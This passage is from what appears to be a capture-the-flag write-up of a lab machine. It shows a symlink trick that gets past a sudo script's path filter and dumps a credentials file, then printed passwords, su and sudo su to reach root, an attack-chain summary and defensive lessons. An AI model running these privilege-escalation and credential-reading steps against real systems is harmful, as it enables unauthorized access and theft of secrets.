if [[ -z $difference ]]; then
    echo "no update"
    exit
fi

echo "Difference: $difference"

cp $note /home/m.sander/personal/notes.txt

echo "[+] Updated."
#!/bin/bash
if [ -z $1 ]; then
echo "error: note missing"
exit
fi
note=$1
if [[ "$note" =~ .*m.sander.* ]]; then
echo "error: forbidden"
exit
fi
difference=$(diff /home/m.sander/personal/notes.txt $note)
if [[ -z $difference ]]; then
echo "no update"
exit
fi
echo "Difference: $difference"
cp $note /home/m.sander/personal/notes.txt
echo "[+] Updated."The script runs a diff between notes.txt and the file we pass it, and prints the difference to the screen. That is an arbitrary read: if the file we compare holds text notes.txt doesn't, the diff dumps it. But there's a filter: if [[ "$note" =~ .*m.sander.* ]] rejects any path containing the string m.sander, exactly the one of the credentials file. We confirm it: a normal note leaks its content through the diff, but passing the path directly gives error: forbidden:
echo 'ejemplo' > test.txt
sudo -u m.sander /usr/bin/sync.sh test.txt
sudo -u m.sander /usr/bin/sync.sh /home/personal/m.sander/creds-for-2022.txt
Difference: 0a1
> ejemplo
[+] Updated.
...
error: forbidden
The bypass is a symlink whose name does not contain m.sander: we point aaa at the credentials file, the string filter does not fire and the diff (running as m.sander) follows the link and dumps its contents (sudo symlink abuse):
ln -sf /home/m.sander/personal/creds-for-2022.txt aaa
sudo -u m.sander /usr/bin/sync.sh aaa
> slack account:
> michael_sander@gmail.com - pa$$word@123$$4!!
> github:
> michael_sander@gmail.com - EzPwz2022_dev1$$23!!
> gmail:
> michael_sander@gmail.com - EzPwz2022_12345678#!
Three passwords come out. The slack and github ones fail on su m.sander (Authentication failure); the gmail account password, EzPwz2022_12345678#!, is the one that opens the session:
su m.sanderPrivilege escalation
Sudo group abuse
m.sander's id shows membership in the 27(sudo) group, so the escalation is direct (sudo group abuse): with their password, sudo su gives a root shell.
id
sudo su
m.sander@marketing:~/personal$ id
uid=1001(m.sander) gid=1001(m.sander) groups=1001(m.sander),24(cdrom),27(sudo),46(plugdev),50(staff),100(users),119(mlocate)
m.sander@marketing:~/personal$ sudo su
[sudo] password for m.sander:
root@marketing:/home/m.sander/personal# id
uid=0(root) gid=0(root) groups=0(root)
Root
cat proof.txt && whoami && ip a && hostname
b894ba2ab29d1c9e1af8d97f877b94c4
root
Attack chain
HTTP (80)  --  source code -> subdomain customers-survey.marketing.pg
        │  LimeSurvey with default creds (admin/password)
        │  malicious plugin upload -> RCE
        ▼
www-data
        │  config.php reuses password -> su t.miller
        ▼
t.miller  (local.txt)
        │  mlocate group -> read mlocate.db -> creds-for-2022.txt
        │  sudo (m.sander) sync.sh + symlink -> diff reveals the password
        ▼
m.sander
        │  sudo group -> sudo su
        ▼
root  (proof.txt)
Lessons learned
- The source code hides the real surface. The root gave nothing; the subdomain in the HTML was the whole path. Reading source and fuzzing vhosts is not optional.
- Default credentials and their reuse chain together.
admin/passwordopened LimeSurvey and its database password opened a system user. The same password in different places is the chain's glue. - Being in
mlocateleaks the system tree. We didn't read the file, but we knew it existed and where. A seemingly harmless group revealed private paths. - A sudo script that follows symlinks is arbitrary read.
sync.shran asm.sanderand itsdiffdumped a file we didn't own. Privileged scripts must resolve and validate paths, never follow links blindly. - The
sudogroup closes the box. Once onm.sander,sudo suwas all it took. Checkingidandsudo -lon each user is what unlocked every hop.